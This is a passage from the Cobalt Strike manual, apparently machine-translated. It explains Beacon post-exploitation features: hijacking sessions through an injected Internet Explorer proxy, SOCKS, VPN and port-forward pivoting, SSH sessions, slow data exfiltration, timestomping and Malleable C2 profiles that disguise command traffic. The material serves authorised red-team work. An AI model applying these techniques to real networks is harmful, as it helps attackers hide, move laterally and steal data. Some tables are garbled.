Other commands

Beacon has a few more commands not covered above.

The **clear** command will clear the list given to the Beacon. Use it if you make a mistake. Type **exit** to ask the Beacon to exit. Use **kill [pid]** to end the process.

Use **timestomp** to match the modification, access, and creation time of one file with the same settings of another file.

Browser Pivoting

Malware like **Zeus** and their varieties are embedded in the user's browser to steal banking information. This is a **man-in-the-browser attack**. It is so called because the attacker injects malware into the browser user.

Review

Malicious man-in-the-browser techniques use two approaches to **steal banking information**. They either intercept the form data as it is sent to the server. For example, malware can connect PR_Write in Firefox to intercept HTTP POST data, submitted by Firefox. Or they embed JavaScript in certain web pages, to make the user think that the site is asking for information that the attacker actually wants.

Cobalt Strike provides a third approach to man-in-the-browser attacks. It allows an attacker to intercept authenticated web sessions - all to one. Once a user enters a site, an attacker can ask the user's browser to make requests on their behalf. As the user's browser makes the request, it automatically re-authenticates on any site the user is already logged into. I call it Browser Pivoting - because the attacker performs pivoting of his browser through the browser of the compromised

user.




Figure 40. Browser Pivoting in Action

Cobalt Strike's **browser pivoting feature for Internet Explorer** injects an HTTP proxy into the compromised user's browser. Do not confuse this with changing the user's proxy settings. This proxy does not affect how the user gets to the site. Rather, this proxy server is available to an attacker. All requests passing through it are executed by the user's browser.

Setting

To configure Browser Pivoting go to **[beacon] -> Explore -> Browser Pivot**. Select the instance of Internet Explorer that you want to inject into. You can also decide which port to bind the Browser Pivoting proxy to.




Figure 41. Start Browser Pivot

Keep in mind that the process you are implementing is important. Embedding in Internet Explorer inherits the user's authenticated web sessions. Modern versions of Internet Explorer create each tab in a separate process. If your target is using a modern version of Internet Explorer, you must inject into the process associated with the open tab in order to inherit the session state. Which tab's process doesn't matter (child tabs share session state).

Identify Internet Explorer's tab processes by looking at the PPID value in the Browser Pivoting configuration dialog.

If the PPID refers to **iexplore.exe**, the process is associated with the tab. Cobalt Strike will show a checkmark next to the processes it thinks should be infiltrated.

Once Browser Pivoting is configured, configure your web browser to use a proxy server for Browser Pivoting. Remember that the server for Cobalt Strike's Browser Pivoting is a HTTP proxy .




Figure 42. Browser settings

Usage

You can browse the web as the target user after Browser Pivoting is launched. Keep in mind that the Browser Pivoting proxy will provide its own SSL certificate for the SSL-enabled sites you visit. This is necessary for the technology to work.

The Browser Pivoting proxy will ask you to add the host to your browser's truststore when it encounters an SSL error. Add these hosts to the list of trusted hosts and click refresh so that SSL-secured sites load correctly.

If your browser attaches the target site's certificate, you may find that it is not possible to force the browser to accept the proxy server's SSL certificate. This is very unpleasant. One option is to use a different browser. The open source Chromium browser has a command line option to ignore all certificate errors. This is the perfect way to use Browser Pivoting:

```
chromium --ignore-certificate-errors --proxy-server=[host]:[port]
```

The above command is available from **View -> Proxy Pivots**. Highlight the HTTP Proxy entry and click **Tunnel**.

To stop the proxy for Browser Pivoting, type **browserpivot stop** in the Beacon console.

You will need to reconnect to the Browser Pivoting proxy if the user closes the tab you are working on. The Browser Pivoting tab will warn you when it fails to connect to a proxy server in the browser.

NOTE:

OpenJDK 11 has a bug in the TLS implementation that causes `ERR_SSL_PROTOCOL_ERROR` (Chrome/Chromium) and `SSL_ERROR_RX_RECORD_TOO_LONG` (Firefox) when interacting with `https://` sites. If you encounter these errors, downgrade your C&C to Oracle Java 1.8 or OpenJDK 10.

How Browser Pivoting Works

Internet Explorer delegates all of its communications to a library called WinINet. This library, which can be used by any program, manages cookies, SSL sessions, and server authentication for its users. Cobalt Strike's Browser Pivoting takes advantage of the fact that WinINet transparently manages authentication and re-authentication on a per-process basis.

By injecting Cobalt Strike's Browser Pivoting technology into a user's Internet Explorer instance, you get this transparent re-authentication in a free usage.

Pivoting

What is Pivoting

Pivoting, within the scope of this guide, is about turning a compromised system into an entry point for other attacks and tools. Beacon provides several options for Pivoting. For each of these options, you need to make sure your Beacon is online. Interactive mode is when the Beacon registers multiple times per second. Use the **sleep 0** command to put the Beacon into interactive mode.

SOCKS proxy

Go to **[beacon] -> Pivoting -> SOCKS Server** to configure the proxy server SOCKS4 or SOCKS5 on your C&C. Or use **socks 8080** to set up a SOCKS proxy on port 8080 (or any other port of your choice).

All connections passing through these SOCKS servers are turned into connect, read, write, and close jobs for execution by the corresponding Beacon. You can create a SOCKS tunnel through any type of beacon (even SMB beacon). The HTTP data link for Beacon is the most suitable

for Pivoting. If you want to forward traffic through DNS, use the DNS TXT record communication mode.

Use **socks [port] [socks4 | socks5] [enableNoAuth | disableNoAuth] [user] [password] [enableLogging | disableLogging]** to start a SOCKS4a server (default if no server version is specified) or SOCKS5 server on the specified port. This server will relay connections through this Beacon.

SOCKS5 servers can be configured with NoAuth support (default), name/password authentication, and some additional login mode. SOCKS5 servers do not currently support GSSAPI and IPV6 authentication.

To see the SOCKS servers that are currently configured, go to the menu **View -> Proxy Pivots**.

Use **socks stop** to stop SOCKS servers and terminate existing connections.

Traffic will not be transmitted while the Beacon is sleeping. To reduce latency, change the sleep time using the sleep command.

Proxychains

The proxychains tool forces a third party program to use the SOCKS proxy you specify. You can use proxychains to force third party tools to use Cobalt Strike's SOCKS server. To learn more about proxychains, visit: <http://proxychains.sourceforge.net/>.

Metasploit

You can also tunnel exploits and Metasploit framework modules through Beacon. Create a Beacon SOCKS proxy (as described above) and paste the following into the framework's Metasploit console:

```
setg Proxies socks4:<C&C IP>:<proxy port>
setg ReverseAllowProxy true
```

These commands will tell the Metasploit framework to apply your Proxies option to all modules executed from that point on. After you are done pivoting through the Beacon like this, use **unsetg Proxies** to stop

this behavior.

If you find it difficult to remember all of the above, go to the menu **View -> Proxy Pivots**. Highlight the configured Proxy Pivoting and click **Tunnel**. This button will provide the setg Proxies syntax needed to tunnel the Metasploit framework through your Beacon.

Reverse Port Forward

The following commands are available:

NOTE:

Type **help** in the Beacon's console to see the available commands. Type **help** followed by the command name to see detailed help.

rportfwd - Use this command to set up reverse pivot via Beacon. The rportfwd command will bind a port on a compromised target. Any connections to this port will cause your Cobalt Strike server to initiate a connection to a different host/port and relay traffic between the two connections. Cobalt Strike tunnels this traffic through the Beacon.

The syntax for rportfwd is: **rportfwd [bind port] [forward port] [forward port]**.

rportfwd_local - Use this command to set up a reverse pivot through a Beacon with one of the variations. This function initiates a forwarded host/port connection from your Cobalt Strike client. Redirected traffic is sent over your Cobalt Strike client's connection to the C&C.

rportfwd stop [bind port] - Used to disable reverse port forward.

Spawn and tunneling

Use the spunnel command to run a third party tool in a temporary process and create a reverse port forward for it. Syntax: **spunnel [x86 or x64] [controller host] [controller port] [/path/to/agent.bin]**. This command expects the agent file to be a position-independent shellcode (usually raw output from another offense platform). The spunnel_local command is similar to the spunnel command, except that it initiates a controller connection from your Cobalt Strike client. The spunnel_local traffic is sent over your Cobalt Strike client's connection to the C&C.

Agent Deployment: Interacting with Core Impact

The spunnel commands were designed specifically for tunneling the Core Impact agent through the Beacon. Core Impact is a penetration testing tool and exploit framework also licensed from HelpSystems at <https://www.coresecurity.com/products/core-impact>.

To export a raw agent file from Core Impact:

1. Go to the **Modules** tab in the Core Impact user interface.
2. Find the **Package and Register Agent**.
3. Double click on this module.
4. Change **Platform** to Windows.
5. Change **Architecture** to x86-64.
6. Change **Binary Type** to raw.
7. Click **Target File** and select ...
8. Go to , to choose where to save the result.
9. Change **Advanced**.
10. Change **Encrypt Code** to false.
11. Go to **Agent Connection**.
12. Change the **Connection Method** to Connect from Target.
13. Change **Connect Back Hostname** to 127.0.0.1.
14. Change **Port** to some value (for example, 9000) and remember it.
15. Click **OK**.

The above steps will create a Core Impact agent as a raw file. You can use **spunnel x64** or **spunnel_local x64** to start this agent and tunnel it back to Core Impact.

We often use Cobalt Strike on an infrastructure with Internet access, and Core Impact on a local Windows VM. This is the reason we have `spunnel_local`. We recommend that you run the Cobalt Strike client on the same Windows system that Core Impact is installed on.

In this configuration, you can run **`spunnel_local x64 127.0.0.1 9000 c:\path\to\agent.bin`**. Once the connection is established, you will hear the famous "Agent Deployed" wav file playing.

With an Impact agent on the target, you have the tools to escalate privileges, scan and gather information with a variety of modules, run remote exploits, and chain with other Impact agents through the Beacon connection.

Pivot Listeners

It is good practice to limit the number of direct connections from your target network to your command and control infrastructure. Pivot Listener allows you to create a Listener tied to a Beacon or SSH session. Thus, you can create new reverse sessions without establishing more direct connections to your command and control infrastructure.

To set up a pivot listener go to **[beacon] -> Pivoting -> Listener....** A dialog box will open where you can define a new Pivot Listener.



Figure 43 Pivot Listener setup

The Pivot Listener binds to the port of the Listen Port parameter in the specified session from the Session parameter. The Listen Host value configures the address that your reverse TCP payload will use to connect to this Listener.

Currently the only payload option is `windows/beacon_reverse_tcp`. This is a Listener without a stager. This means that you cannot inject this payload into commands and automations that stagers expect. You have the option to export **the stageless payload** and run it to deliver the reverse TCP payload.

Pivot Listeners do not change the firewall configuration of the pivot host. If the host's pivot system has a firewall, this may interfere with your Listener. It is your responsibility as the operator to anticipate this situation and take the correct steps to resolve it.

To remove the pivot listener, go to **Cobalt Strike -> Listeners** and delete the Listener there. Cobalt Strike will send a job to delete the listening socket if the session is still available.

Hidden VPN

VPN Pivoting is a flexible way to tunnel traffic to avoid the limitations of Proxy Pivoting. Cobalt Strike provides VPN Pivoting with its hidden VPN capability. The hidden VPN creates a network interface on Cobalt Strike's system and connects that interface to the target's network.

How to deploy

To activate the hidden VPN, right click on the compromised host, go to **[beacon] -> Pivoting -> Deploy VPN**. Select the remote interface you want to bind the hidden VPN to. If there is no local interface, click **Add** to create it.




Figure 44. Hidden VPN deployment

Check the **Clone host MAC address** checkbox so that your local interface has the same MAC address as the remote interface. It is safest to leave this option checked. Click **Deploy** to launch the

hidden VPN client on site. Administrator access is required to deploy a hidden VPN. When a hidden VPN interface is active, you can use it like any

physical interface on your system. Use ifconfig to set its IP address. If your target network has a DHCP server, you can request an IP address from it using the built-in tools of your operating system.

Interface management

To manage the interfaces of a hidden VPN, go to **Cobalt Strike -> VPN Interfaces**. Here, Cobalt Strike will show the hidden VPN interfaces, their configuration, and the number of bytes sent and received through each interface.

Highlight the interface and click **Remove** to destroy the interface and close the hidden VPN remote client. Hidden VPN will delete its temporary files on reboot and automatically undo all system changes.

Click **Add** to set up a new hidden VPN interface.



The screenshot shows a window titled "Setup Interface" with a close button (X) in the top right corner. Inside the window, there is a text area at the top that says "Start a network interface and listener for CovertVPN. When a CovertVPN client is deployed, you will have a". Below this are four input fields: "Interface:" with the value "phear1", "MAC Address:" with the value "ce:6e:1d:e3:fc:74", "Local Port:" with the value "7486", and "Channel:" with a dropdown menu showing "TCP (Bind)". At the bottom of the window are two buttons: "Launch" and "Help".

Figure 45. Configuring a hidden VPN interface

Interface customization

Hidden VPN interfaces consist of a network tap and a channel for transmitting ethernet frames. To configure an interface, select an interface name (which is what you'll control via ifconfig later) and a MAC address.

You must also set up a hidden VPN link for your interface. A hidden VPN can transmit ethernet frames over a UDP connection, a TCP connection, ICMP, or using the HTTP protocol. Through the TCP (Reverse) channel, the target connects to your instance of Cobalt Strike. The TCP channel (Bind) forces Cobalt Strike to tunnel the VPN over the Beacon.

Cobalt Strike will configure and manage the interaction with the hidden VPN client based on the Local Port and Channel you choose.

The hidden VPN's HTTP channel uses the Cobalt Strike's web server. You can host its other web applications and multiple hidden VPN HTTP channels on the same port.

For best performance, use a UDP channel. It has the least amount of overhead compared to TCP and HTTP channels. Use ICMP, HTTP, or TCP (Bind) channels if you need to get through firewall restrictions.

While a hidden VPN has the advantage of flexibility, using VPN Pivoting instead of Proxy Pivoting will depend on the situation. Hidden VPN requires administrator access. Proxy Pivoting is not required. Hidden VPN creates a new communication channel. Proxy Pivoting does not create. You should use Proxy Pivoting first and move on to VPN Pivoting when needed.

SSH sessions

SSH client

Cobalt Strike manages UNIX targets with a built-in SSH client. This SSH client receives jobs from the parent Beacon and routes their output through it.

Right click on the target and go to **Login -> ssh** to authenticate with a username and password. Go to **Login -> ssh (key)** to authenticate with a key. From the Beacon console, use **ssh [pid] [arch] [target] [user]**

[password] to inject into the specified process to launch an SSH client and attempt to connect to the specified target. Use **ssh [target] [user] [password]** (without the [pid] and [arch] arguments) to spawn a temporary process to start an SSH client and attempt to connect to the specified target.

You can also use **ssh-key [pid] [arch] [target:port] [user] [/path/ to/key.pem]** to inject into the specified process in order to launch an SSH client and attempt to connect to the specified target. Use **ssh-key [target:port] [user] [/path/ to/key.pem]** (without [pid] and [arch] arguments) to create a temporary process to launch an SSH client and attempt to connect to the specified target.

NOTE:

The key file must be in PEM format. If the file is not in PEM format, make a copy of the file and convert the copy with the following command: **/usr/bin/ssh keygen -f [/path/to/copy] -e -m pem -p.**

These commands launch Cobalt Strike's SSH client. The client will report any connectivity or authentication issues to the parent Beacon. If the connection is successful, you will see the new session in the Cobalt Strike window. This is an SSH session. Right click on this session and select **Interact** to open the SSH console.

Type **help** to see a list of commands supported by an SSH session. Type **help** followed by the command name for more information about the command.

Command execution

The **shell** command will execute the command with the arguments you specify. Running commands block SSH sessions for up to 20 seconds, after which Cobalt Strike puts the command into the background. Cobalt Strike will report the results of these long running commands as they are executed.

Use **sudo [password] [command + arguments]** to try to execute a command via sudo. This alias requires the sudo command on the target system to accept the -S flag. The **cd** command will change

the current working directory for the SSH session. The **pwd** command reports the current working directory.

Uploading and downloading files

The following commands are available:

NOTE :

Type **help** in the Beacon's console to see the available commands. Type **help** followed by the command name to see detailed help.

download - This command downloads the requested file. You don't need to quote the filename with spaces. Beacon is designed for "low and slow" data exfiltration. During each registration, Beacon will download a fixed piece of each file it is tasked to receive. The size of this fragment depends on the Beacon's current data channel. The HTTP and HTTPS channels retrieve data in chunks of 512 KB.

downloads - Used to view a list of downloadable files for this Beacon.

cancel - Enter this command followed by a file name to cancel a download in progress. You can use wildcards in this command to cancel the download of multiple files at the same time.

upload - This command uploads a file to the host.

timestomp - When downloading a file, it is sometimes necessary to update its timestamps in order to it was combined with other files in the same folder. This command will help you do it. With the timestomp command, you can match the modification, access, and creation time of one file with another.

Go to **View -> Downloads** in Cobalt Strike to see the files your team has already downloaded. This tab only shows completed downloads.

The downloaded files are stored on the C&C server. To transfer files to your system, highlight them and click **Sync Files**. Cobalt Strike will then download the selected files to the folder of your choice on your system.

Peer C2

SSH sessions can manage TCP Beacons. Use the **connect** command to take control of a TCP Beacon that is waiting for a connection. Use the **unlink** command to disconnect a TCP Beacon session.

Go to **[session] -> Listeners -> Pivot Listener...**, to set up the Pivot Listener, associated with this SSH session. This will allow a compromised UNIX target to receive reverse TCP Beacon sessions. This option requires the SSH daemon's GatewayPorts option to be set to yes or ClientSpecified.

SOCKS Pivoting and Reverse Port Forward

The following commands are available:

NOTE:

Type **help** in the Beacon console to view the available commands. Type **help** followed by the command name to see detailed help.

socks - Use this command to create a SOCKS server on your command and control server that forwards traffic through an SSH session. The **rportfwd** command will also create a reverse port forward that routes traffic through the SSH session and your beacon chain.

There is one caveat: the **rportfwd** command asks the SSH daemon to bind to all interfaces. It's likely that the SSH daemon will override this and force the port to bind to localhost. You need to change the GatewayPorts option for the SSH daemon to yes or ClientSpecified.

Management and control with Malleable'a

Review

The **Beacon's** HTTP indicators are controlled by the Malleable Management and Control Profile (Malleable C2). The Malleable C2 profile is a simple program that defines how to transform data and store it in a transaction. The same profile that converts and stores data, implemented in reverse, also retrieves and restores data from a transaction.

To use your own profile, you must run the command and control server Cobalt Strike and at the same time indicate your profile.

```
./teamserver [external IP] [password] [/path/to/profile]
```

You can only download one profile per instance of Cobalt Strike.

View uploaded profile

To view the C2 profile that was loaded when the C&C started, select **Help -> Malleable C2 Profile from the menu**. When multiple C&C servers are connected, the profile for the current C&C server is displayed. This dialog box is read-only.

To close the dialog, use the "x" button in the upper right corner of the dialog front window.

TIP: This

section discusses the Malleable C2's flexible network communication capabilities. For information about the Malleable C2 stage, process injection, and post-exploitation blocks, see [Malleable PE, Process Injection, Post-exploitation on page 113](#).

Error checking

The Cobalt Strike Linux package includes the **c2lint program**. This program will check the profile syntax for communication, apply a few additional checks, and even unit test your profile using random data. It is strongly recommended that profiles be checked with this tool before loading them into Cobalt Strike.

```
./c2lint [/path/to/profile]
```

c2lint returns and logs the following result codes for the specified profile file:

| Result 0 is returned if c2lint exits without errors | Result 1 is returned if c2lint exits with only warnings

I Result 2 is returned if c2lint exits only with errors I Result 3 is returned if c2lint exits with both errors and warnings

The last lines of c2lint's output show a count of the errors and warnings it encountered. If no errors are found, no message is displayed. There may be more error messages in the output than is indicated in the count, since a single error can generate more than one error message. A similar possibility exists for warnings, but it is not so significant. For example:

I [!] Detected 1 warning.
I [-] Detected 3 errors.

Profile Language

The best way to create a profile is to modify an existing one. Several profile examples are available on Github: <https://github.com/cobalt-strike/Malleable-C2-Profiles>.

When you open your profile, here's what you'll see:

```
# this is a comment => set
global_option "value";

protocol-transaction { set
    local_option "value";

    client { #
        configured client indicators
    }

    server { #
        configured server indicators
    }
}
```

Comments start with a # sign and go to the end of the line. The set statement is a way to assign a value to a parameter. Profiles use { curly brackets } to group instructions and information. Instructions always end with a semicolon.

To make it all clearer, here is a snippet of the profile:

```
http-get { set uri
    "/foobar"; client {

        metadata{base64;
            prepend
            "user="; header "Cookie";

        }
    }
}
```

This profile snippet defines indicators for an HTTP GET transaction. The first set uri statement assigns the URI that the client and server will refer to during this transaction. The set statement is outside the client and server code blocks because it applies to both of them.

The client block defines indicators for a client performing an HTTP GET. In this case, the client is Cobalt Strike's Beacon.

When Cobalt Strike's Beacon calls home, it sends metadata about itself to Cobalt Strike. In this profile, we need to define how this metadata will be encoded and sent with our HTTP GET request.

The metadata keyword followed by a group of statements defines how to transform and inject the metadata into our HTTP GET request. The group of instructions following the metadata keyword is called a data transformation.

Stage	Action	Data
0. Start		metadata
1.base64	Convert to Base64	bWV0YWRhdGE=
2. prepend "user="	Adding a line	user=bWV0YWRhdGE=
3. header "Cookies"	Storage in a transaction	

The first instruction in our data conversion specifies that we will convert the metadata to base64 encoding **[1]**. The second prepend statement takes our encoded metadata and adds the string user= **[2]** to it. Our converted metadata now looks like "user=" . base64(metadata). The third instruction specifies that we will store our converted metadata in the client HTTP header called Cookie **[3]**. That's all.

Both Beacon and its server use profiles. In this case, we looked at the profile from the point of view of the Beacon client. The Beacon's server will take the same information and interpret it in reverse. Let's say our Cobalt Strike web server receives GET request to URI /foobar. Now he wants to extract the metadata from the transaction.

Stage	Action	Data
0. Start		
1. header "Cookies"	Recovery after transaction	user=bWV0YWRhdGE=
2. prepend "user="	Removing the first 5 characters	bWV0YWRhdGE=
3.base64	Decoding from Base64	metadata

The header instruction will tell our server where to get our transformed metadata from **[1]**. The HTTP server takes care of parsing the headers from the HTTP client for us. Next, we need to deal with the prepend statement. To recover the converted data, we interpret prepend as deleting the first X characters **[2]**, where X is the length of the original string we added. It remains only to interpret the last instruction - base64. Earlier, we used the base64 encode function to transform the metadata. We now use base64 decode to recover the meta data **[3]**.

We will get the original metadata after the profile interpreter has finished executing each of these back instructions.

Data transformation language

A data transformation is a sequence of instructions that transform and transfer data. The data conversion instructions are:

Instruction Action		reverse action
append "string"	Add "string"	Removing last characters LEN("string")
base64	Convert to Base64	Decoding from Base64
base64url	Convert to URL-safe Base64	Decode from URL-safe Base64
mask	XOR mask w/ with random key	XOR mask w/ also with random key key
netbios	NetBIOS conversion 'a'	Decoding from NetBIOS 'a'
netbiosu	NetBIOS Conversion 'A'	Decoding from NetBIOS 'A'
prepend "string"	Adding URL-safe Base64	Removing the first characters LEN("string")

Data conversion is a combination of any number of these instructions, in any order. For example, you can choose to convert netbios to transfer data, add some information, and then convert all content to base64.

Data conversion always ends with a termination statement. You can only use one completion instruction in a conversion. This instruction tells the Beacon and its server where in the transaction to store the converted data.

There are four termination instructions.

Instruction	What does
header "header"	Storing data in an HTTP header
parameter "key"	Storing data in a URI parameter
print	Sending data as the body of a transaction
uri append	Adding to a URI

The header completion statement stores the converted data in an HTTP header. The parameter completion statement stores the converted data in an HTTP parameter. This parameter is always sent as part of the URI. The print statement sends the converted data in the transaction body. The print statement

is the standard termination statement for the http.get.server.output, http.post.server.output, and http-stager.server.output blocks. For other blocks, you can use the header, parameter, print, and uri-append completion instructions.

If you use a header, parameter, or uri-append completion statement in http post.client.output , the Beacon will split its responses into chunks of a reasonable length to fit in that part of the transaction.

These blocks and the data they send are described in the next section.

Strings

The Beacon profile language allows you to use strings in multiple places. In general, strings are interpreted as usual. However, there are a few special values that you can use in a string:

Meaning Special value “\n”	
	Newline character
"\r"	carriage return
"\t"	Tab character
"\u####"	Unicode character “\x##”
	Byte (e.g. \x41 = 'A')
"\\"	\

Titles and Options

Data transformations are an important part of the indicator customization process. Indicators allow you to customize the data that a Beacon should send or receive with each transaction. You can also add extraneous indicators to each transaction.

In an HTTP GET or POST request, these third-party indicators come in the form of headers or parameters. Use the parameter statement in the client block to add an arbitrary parameter to an HTTP GET or POST transaction.

This code will cause the Beacon to add ?bar=blah to the /foobar URI when it makes a request.

```
http-get { client
  { parameter
    "bar" "blah";
```

Use the header statement in client or server blocks to add an arbitrary HTTP header to a client request or server response. This instruction adds an indicator to reassure network security monitoring commands.

```
http-get { server
  { header "X-
    Not-Malware" "I promise!";
```

The profile interpreter interprets your headers and parameters in order. However, the WinINet library (client) and Cobalt Strike's web server has the final say as to where these indicators appear in a transaction.

Options

You can customize Beacon's default settings through a profile file. There are two types of parameters: global and local. The global options change the Beacon's global settings. Local depend on a specific transaction. You must set local options in the appropriate context. Use the set statement to set a parameter.

```
set "sleeptime" "1000";
```

Here are a few options:

Parameter	Context Meaning by default	Changes
data_jitter	0	Adds a string of random length (up to the value of data_jitter) to http-get and http-post in the server output
headers_remove		Comma separated list Client HTTP headers to remove from Beacon C2
host_stage	true	Host payload for staging over HTTP, HTTPS or DNS. stagers required
jitter	0	Default jitter factor (0-99%)
pipename	msagent_##	The default channel name used for SMB Beacon peer-to-peer communication. Each # is replaced with a random hexadecimal value
pipename_stager	status_##	The name of the pipe to be used for the SMB Beacon stager with named pipes. Each # sign is replaced with a random hexadecimal value
sample_name	My profile	The name of this profile (used in indicators of compromise)
sleeptime	6000	Default sleep time (in milliseconds)
smb_frame_header		Adds a header to messages SMB Beacon
ssh_banner	Cobalt Strike 4.2	SSH client banner